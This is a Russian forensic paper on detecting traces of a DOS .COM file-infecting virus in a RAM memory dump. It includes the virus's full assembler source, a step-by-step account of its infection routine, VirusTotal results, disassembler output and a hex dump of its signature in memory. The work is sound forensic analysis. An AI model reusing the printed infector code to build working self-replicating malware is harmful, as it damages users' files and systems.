

Павенский Ю.А., Иванов В.Ю.

§3.4. Следы вредоносного программного обеспечения в оперативной памяти персонального компьютера.

Производится анализ работы обнаруженного вредоносного программного обеспечения и изучение оставленных им следов.

Ключевые слова: анти-отладка, анти-дизассемблирование, анти-запуск в виртуальных машинах, язык программирования «Ассемблер», специализированное программное обеспечение, нерезидентный вирус.

Ravensky Yu.A., Ivanov V.Yu.

§3.4. Traces of malicious software in the RAM of a personal computer.

It analyzes the operation of the detected malware and studies the traces it left behind.

Keywords: anti-debugging, anti-disassembly, anti-launch in virtual machines, assembler programming language, specialized software, non-resident virus.

На сегодняшний день современное общество в своей повседневной деятельности использует различные информационные технологии, позволяющие производить различные операции с денежными средствами, получать удаленный доступ к компьютерной технике, осуществлять поиск, сбор и обработку необходимой информации, и многие другие действия.

Банки и финансовые организации являются основными финансовыми посредниками в экономике государства. Продолжается тенденция роста количества целевых атак на банки и финансовые организации. На сегодняшний день общий объем совершенных хищений достиг более 39,8 млрд. рублей.

Актуальность темы заключается в том, что в компьютерных носителях информации могут быть спрятаны следы совершенных компьютерных преступлений.

Цель исследования состоит в обнаружении следов вредоносного программного обеспечения в оперативной памяти персонального компьютера.

Цель исследования может быть достигнута посредством решения следующих задач:

- рассмотрением общих черт резидентных и нерезидентных вирусов с точки зрения языка программирования «Ассемблер»;
- рассмотрением методов защиты от изучения следов вредоносного исполняемого кода, используемых злоумышленниками;
- умением работать с различными отладчиками, дизассемблерами и в виртуальной машине VMware Player (Oracle VM VirtualBox) с установленной операционной системой Sift Workstation 3.0 и HEX-редактором.

Метод исследования, основанный на использовании знаний языка программирования «Ассемблер»

В ходе проведения исследования были использованы:

- 1) дампы оперативной памяти (файл «20171118.mem»);
- 2) вредоносное программное обеспечение (программа «VIRUS.exe», код которого приведен на рис. 1,2,3,4);
- 3) антивирусное программное обеспечение (онлайн-сервис VirusTotal [2]);
- 4) виртуальная машина (Oracle VM VirtualBox);
- 5) операционная система (Windows XP);
- 6) дизассемблер (IDA Pro Advanced);
- 7) отладчик (OllyDBG, Emu8086 и AFD Pro);
- 8) HEX-редактор (WinHex).

```

1  .286
2  CSEG segment
3  assume cs:CSEG, ds:CSEG, es:CSEG, ss:CSEG
4  org 100h
5  Begin:
6      push offset Init
7      ret
8      dw 1122h
9  F_bytes equ $-offset Begin
10 Open_file proc
11     mov ax,3D02h
12     mov dx,1Eh
13     int 21h
14     mov Handle,ax
15     mov bx,ax
16     ret
17 Handle dw 0FFFFh
18 Open_file endp
19 Close_file proc
20     cmp Handle,0FFFFh
21     je No_close
22     mov bx,Handle
23     mov ah,3Eh
24     int 21h
25 No_close:
26     ret
27 Close_file endp
28 Find_first proc
29     mov ah,4Eh
30     xor cx,cx
31     mov dx,offset Mask_file
32     int 21h
33     ret
34 Mask_file db '*.com',0
35 Find_first endp
36 Find_next proc
37     xor dx,dx
38     xor cx,cx
39     mov ah,4Fh
40     int 21h
41     ret
42 Find_next endp
43 Infect_file proc

```

Рис. 1. Код программы «VIRUS.exe»

```

44     mov ax,cs:[1ch]
45     or ax,ax
46     jnz Error_infect
47     mov bp,cs:[1Ah]
48     call Open_file
49     jc Error_infect
50     mov ah,3Fh
51     mov cx,F_bytes
52     mov dx,offset Finish
53     int 21h
54     jc Error_infect
55     mov bx,dx
56     cmp word ptr [bx+4],1122h
57     je Error_infect
58     mov ax,4202h
59     mov bx,Handle
60     xor cx,cx
61     xor dx,dx
62     int 21h
63     jc Error_infect
64     mov ah,40h
65     mov cx,offset Finish-100h-F_bytes
66     mov dx,100h
67     int 21h
68     jc Error_infect
69     mov ah,40h
70     mov cx,F_bytes
71     mov dx,offset Finish
72     int 21h
73     jc Error_infect
74     call Close_file
75     add bp,offset Init
76     mov ss:[101h],bp
77     call Open_file
78     mov ah,40h
79     mov cx,F_bytes
80     push ss
81     pop ds
82     mov dx,100h
83     int 21h
84     push cs
85     pop ds

```

Рис. 2. Код программы «VIRUS.exe»

```

86      call Close_file
87      cld
88      ret
89 Error_infect:
90      call Close_file
91      stc
92      ret
93 Infect_file endp
94 Init:
95      pusha
96      call Get_IP
97 Get_IP:
98      pop ax
99      sub ax,offset Get_IP
100     push 0BF00h
101     pop es
102     mov di,offset Open_file
103     mov si,di
104     add si,ax
105     mov cx,offset Finish-offset Open_file
106     rep movsb
107     mov bx,offset Lab_return
108     add bx,ax
109     push cs
110     push bx
111     mov bx,offset Lab_jump
112     push 0BF00h
113     push bx
114     retf
115 Lab_jump:
116     push cs
117     pop ds
118     mov ah,1Ah
119     xor dx,dx
120     int 21h
121     call Find_first
122     jc Nomore_files
123 Inf_file:
124     call Infect_file
125     jnc Nomore_files
126     call Find_next
127     jnc Inf_file

128 Nomore_files:
129     mov si,offset First_bytes
130     mov di,100h
131     push ss
132     pop es
133     mov cx,F_bytes
134     rep movsb
135     retf
136 Lab_return:
137     push cs
138     pop ds
139     mov ah,1Ah
140     mov dx,80h
141     int 21h
142     popa
143     push 100h
144     ret
145 First_bytes db 4 dup (90h), 0CDh, 20h
146 Finish equ $
147 CSEG ends
148 end Begin

```

Рис. 4. Код программы «VIRUS.exe»

Рис. 3. Код программы «VIRUS.exe»

Допустим, перед экспертом поставлен следующий вопрос: «Детектируется ли представленный на исследование файл «VIRUS.exe» программой типа «антивирус» как вредоносный? Если да, то производился ли его запуск в операционной системе пользователя?».

Чтобы ответить на данный вопрос, для начала, необходимо отсканировать файл «VIRUS.exe» каким-нибудь антивирусным программным обеспечением, которое установило бы, что данный файл действительно является вредоносным. В качестве примера, сканирование производилось с использованием онлайн-сервиса VirusTotal, результат выполнения которого выглядит следующим образом:

Антивирус	Результат
ALYac	Gen:Dos.FileInfector.aaW@aaaaa
Arcabit	Gen:Dos.FileInfector.ED11F2
BitDefender	Gen:Dos.FileInfector.aaW@aaaaa
Comodo	Unclassified/Malware
Cyren	SillyC
Emsisoft	Gen:Dos.FileInfector.aaW@aaaaa (B)
F-Prot	New or modified SillyC
F-Secure	Gen:Dos.FileInfector.aaW@aaaaa
Fortinet	TinyInfector.270
GData	Gen:Dos.FileInfector.aaW@aaaaa
Kaspersky	Virus.DOS.SillyC.270.b
MAX	malware (ai score=81)

Рис. 5. Результат сканирования файла «VIRUS.exe»

McAfee-GW-Edition	Bumah.276
Microsoft	Virus:DOS/Trivialbased.270
eScan	Gen:Dos.FileInfector.aaW@aaaaa
NANO-Antivirus	Virus.Dos.Gen-Crypt.ccnk
Qihoo-360	Malware.Radar01.Gen
Rising	Virus.Dos.SILLYC.270.b (CLASSIC)
Symantec	Bloodhound.DirActCOM
Yandex	DOS.FileMod.Gen
ZoneAlarm by Check Point	Virus.DOS.SillyC.270.b

Рис. 6. Результат сканирования файла «VIRUS.exe» Далее необходимо установить, исходя из имеющегося дампа оперативной памяти, был ли осуществлен запуск файла «VIRUS.exe». Для этого мы проведем исследование в два этапа:

1. Определим из каких инструкций состоит файл «VIRUS.exe» и какие следы он оставляет в оперативной памяти в результате их выполнения.

2. Произведем поиск оставленных следов вредоносным программным обеспечением в дампе оперативной памяти.

Во время проведения исследования необходимо иметь в виду, что:

1) существуют различные методы противодействия, используемые злоумышленниками, направленные на недопущение изучения кода (анти-отладка, анти-дизассемблирование и анти-запуск в виртуальных машинах);

2) ассемблирование является однонаправленным процессом с потерями, поэтому восстановление исходного текста невозможно.

Итак, запускаем виртуальную машину с установленной операционной системой (в нашем случае, Windows XP). Запускаем программу «VIRUS.exe» с использованием нескольких отладчиков, например, «AFD Pro», «OllyDBG», «Emu8086» и дизассемблера «IDA Pro Advanced». Теперь рассмотрим подробнее, какие данные файла «VIRUS.exe» отобразила каждая из вышеперечисленных программ (см. рис. 7-10).

1. «OllyDBG». Забегая вперед, результат дизассемблирования данным отладчиком (см. рис. 7) не является верным и мы на экране видим какой-то мусор. В качестве сравнения можно привести код, с которого должен начинаться файл «VIRUS.exe»: *68 B4 01 push offset Init* или, что является одним и тем же, *68 B4 01 push 01B4*. Отладчик «OllyDBG» дизассемблирует первую строку в код *6A 18 push 18*, что не является верным и, на самом деле, причин возникновения такого результата может быть огромное множество, начиная с недоработки самого механизма работы отладчика и заканчивая влиянием вредоносного кода на его работу. Скорее всего, отладчик запутался из-за своего внутреннего алгоритма, например, не понимая, что инструкции (см. рис. 1,2,3,4) *68 B4 01 push offset Init C3 ret* аналогичны стандартной инструкции безусловного перехода *jmp Init*. Данная ситуация подтверждает, что, исследуя тот или иной код программы, необходимо пользоваться разными отладчиками.

0F00F447	CC	INT3	
0F00F448	CC	INT3	
0F00F449	\$ 6A 18	PUSH 18	
0F00F44B	. 68 4816000F	PUSH 0F001648	
0F00F450	. E8 73C40000	CALL 0F01B8C8	
0F00F455	. BF 94000000	MOV EDI,94	
0F00F45A	. 8BC7	MOV EAX,EDI	
0F00F45C	. E8 6FCC0000	CALL 0F01C0D0	Allocates 148. bytes on stack
0F00F461	. 8965 E8	MOV DWORD PTR SS:[EBP-18],ESP	
0F00F464	. 8BF4	MOV ESI,ESP	
0F00F466	. 893E	MOV DWORD PTR DS:[ESI],EDI	
0F00F468	. 56	PUSH ESI	
0F00F469	. FF15 2C100000	CALL DWORD PTR DS:[&KERNEL32.GetVersionInfo]	Kernel32.GetVersionExA

Рис. 7. Результат дизассемблирования программы «VIRUS.exe» отладчиком OllyDBG

2. «IDA Pro Advanced». Это одновременно мощный и непростой в работе рядовому пользователю инструмент, который пользуется большой популярностью среди людей, которые профессионально занимаются реверс-инжинирингом. В ходе проводимого исследования, данная программа представила часть кода файла «VIRUS.exe» в эквивалентной форме, другая часть кода, выделенная зеленым цветом, осталась нераспознанной (см. рис. 8). Здесь, для получения цельной картины необходимо использовать некоторые встроенные возможности программы, которые состоят в применении различных анти-обфускационных методов. Мы их затрагивать не будем и просто посмотрим, что отобразили другие отладчики.

```

seg000:0100 ; Input MD5 : 17D76754662F160B92EC28A42A88F4D0
seg000:0100
seg000:0100 ; File Name : C:\Documents and Settings\Admin\!pcw\jwц ёСм\VIRUS.exe
seg000:0100 ; Format : MS-DOS COM-File
seg000:0100 ; Base Address: 0h Range: 100h-214h Loaded length: 114h
seg000:0100
seg000:0100 .386
seg000:0100 .model tiny
seg000:0100
seg000:0100 ; =====
seg000:0100 ; Segment type: Pure code
seg000:0100 seg000 segment byte public 'CODE' use16
seg000:0100 assume cs:seg000
seg000:0100 org 100h
seg000:0100 assume es:nothing, ss:nothing, ds:seg000, fs:nothing, gs:nothing
seg000:0100 ; ===== SUBROUTINE =====
seg000:0100
seg000:0100 public start
seg000:0100 start proc far
seg000:0100 push 1B4h
seg000:0103 retn
seg000:0104 ; -----
seg000:0104 db 22h, 11h, 0B8h, 2, 3Dh, 0BAh, 1Eh, 0, 0CDh, 21h, 0A3h
seg000:0104 db 14h, 1, 8Bh, 0D8h, 0C3h, 2 dup(0FFh), 83h, 3Eh, 14h
seg000:0104 db 1, 0FFh, 74h, 8, 8Bh, 1Eh, 14h, 1, 0B4h, 3Eh, 0CDh
seg000:0104 db 21h, 0C3h, 0B4h, 4Eh, 33h, 0C9h, 0BAh, 30h, 1, 0CDh
seg000:0104 db 21h, 0C3h, 2Ah, 2Eh, 63h, 6Fh, 6Dh, 0, 33h, 0D2h, 33h

```

Рис. 8. Результат дизассемблирования файла «VIRUS.exe» программой IDA Pro Advanced

3. «AFD Pro» и «Emu8086». Данные отладчики, как, в принципе, и дизассемблер «IDA Pro Advanced» смогли в полной мере в эквивалентной форме представить код файла «VIRUS.exe» (см. рис. 9-10).




Рис. 9. Результат дизассемблирования программы «VIRUS.exe» отладчиком AFD Pro




Рис. 10. Результат дизассемблирования программы «VIRUS.exe» отладчиком Emu8086

В результате проведенного исследования кода файла «VIRUS.exe» было установлено его следующее последовательное поведение:

- 1) Производится полное копирование кода вируса в область 7-ой видеостраницы и его последующее исполнение;

- 2) По адресу BF00:0000 устанавливается область обмена дисковыми данными (DTA);
- 3) Производится поиск файлов с расширением *.com;
- 4) Если найденный файл больше 64 Кбайт, то начинается поиск заново (происходит переход к пункту 3). Если меньше, то производится последующее считывание его первых 6 байт;
- 5) Если в найденном файле по смещению +4h от начала находится значение 1122h, то начинается поиск заново (происходит переход к пункту 3). Если нет, то пишется в «хвост» найденного файла тело вируса;
- 6) После тела вируса пишутся первые 6 настоящих байт «файла-жертвы»;
- 7) Закрывается файл;
- 8) Создается искусственный переход на метку инициализации вируса путем вычисления размера файла;
- 9) Снова открывается тот же файл;
- 10) Пишутся первые 6 байт перехода на тело вируса, включающие значение 1122h для опознавания того, что файл уже заражен этим вирусом;
- 11) Закрывается файл;
- 12) Восстанавливаются первые 6 реальных байт «файла-жертвы» в памяти, которые сохранены в «хвосте» «файла-жертвы» (см. пункт 6);
- 13) Передается управление «файлу-жертве».

После исследования кода файла «VIRUS.exe» можно с уверенностью сказать, что перед нами нерезидентный вирус. А это говорит о том, что сразу же после его исполнения в первом свободном сегменте данные могут быть затерты другой программой. Но, возможно, данный вирус оставил свои следы в

области 7-ой видеостраницы, которая, как правило, никакой программой не используется для хранения своих инструкций, так как обычно любой пользователь по умолчанию работает с нулевой видеостраницей[1]. Итак, открываем HEX-редактор «WinHex» и выбираем в нем дамп оперативной памяти (файл 20171118.mem). Теперь нам необходимо по сигнатуре файла «VIRUS.exe» отыскать тело вируса.

В конечном итоге, мы убедились, что файл «VIRUS.exe» действительно был запущен, о чем свидетельствуют следы в виде определенных сигнатур, оставленные данным файлом в оперативной памяти компьютера (см. рис. 11).

0D062140	8B D8 C3 05 00 83 3E 14 01 FF 74 08 8B 1E 14 01	<шт..f>..ят.<...
0D062150	B4 3E CD 21 C3 B4 4B 33 C9 BA 30 01 CD 21 C3 2A	г>HIGrN3Йe0.HIG*
0D062160	2E 63 6F 6D 00 33 D2 33 C9 B4 4F CD 21 C3 2E A1	.com.ЗТЗЙГОHIG.У
0D062170	1C 00 0B C0 75 68 2E 8B 2E 1A 00 E8 B7 FF 72 5E	...Auh.<...и>яг^
0D062180	B4 3F B9 06 00 BA 14 02 CD 21 72 52 8B DA 81 7F	г?№..е..HirR<ЪП
0D062190	04 22 11 74 49 B8 02 42 8B 1E 14 01 33 C9 33 D2	..tIe.в<...ЗЙЗТ
0D0621A0	CD 21 72 3A B4 40 B9 0E 01 BA 00 01 CD 21 72 2E	Hir:г@№..е..Hir.
0D0621B0	B4 40 B9 06 00 BA 14 02 CD 21 72 22 B8 86 FF 81	г@№..е..Hir"итяГ
0D0621C0	C5 B4 01 36 89 2E 01 01 E8 6A FF B4 40 B9 06 00	Ег.6%...и>яг@№..
0D0621D0	16 1F BA 00 01 CD 21 0E 1F E8 69 FF F8 C3 E8 64	..е..Hl..и>ягHид
0D0621E0	FF F9 C3 60 E8 00 00 58 2D B8 01 68 00 BF 07 BF	яшГ>и..X-e.h.i.i
0D0621F0	06 01 8B F7 03 F0 B9 0E 01 F3 A4 BB 00 02 03 D8	..<ч.р№..у>»...Ш
0D062200	0E 53 BB DB 01 68 00 BF 53 CB 0E 1F B4 1A 33 D2	..8>h.h.i.сл..г.ЗТ
0D062210	CD 21 E8 40 FF 72 0A E8 54 FF 73 05 E8 46 FF 73	Hи@яг.иТяв.иЕяв
0D062220	F6 BE 0E 02 BF 00 01 16 07 B9 06 00 F3 A4 CB 0E	дс..i...№..у>Л.
0D062230	1F B4 1A BA 80 00 CD 21 61 68 00 01 C3 21 C3 48	..г.еВ.Hlah..ГIGH
0D062240	65 6C 6C 21 C3 48 65 6C 6C FF FF FF 82 79 47 11	elliGHellяяя,yG.
0D062250	FF FF FF FF 82 79 47 11 00 00 00 00 00 00 00 00	яяяя,yG.....
0D062260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Рис. 11. Результат, полученный в результате поиска файла «VIRUS.exe»

Выводы

Иногда бывают такие ситуации, когда необходимы какие-нибудь доказательства для справедливого вынесения решения по делу в сфере высоких технологий. И используя методы анализа компьютерных носителей информации их можно достаточно просто извлечь.

Результаты исследования могут быть полезны сотрудникам правоохранительных органов, относящихся к экспертно-криминалистическим подразделениям, в качестве методики, позволяющей значительно расширить возможность установления новых сведений в виде следов, оставленных в результате преступной деятельности.

Библиографический список

1. Калашников О.А. Ассемблер – это просто. Учимся программировать. 2-е изд., перераб. и доп. СПб: БХВ-Петербург, 2016. С.113.
2. VirusTotal — бесплатный онлайн-сканер вирусов, вредоносных программ и ссылок // URL: <https://www.virustotal.com/ru/> (дата обращения: 25.05.2018).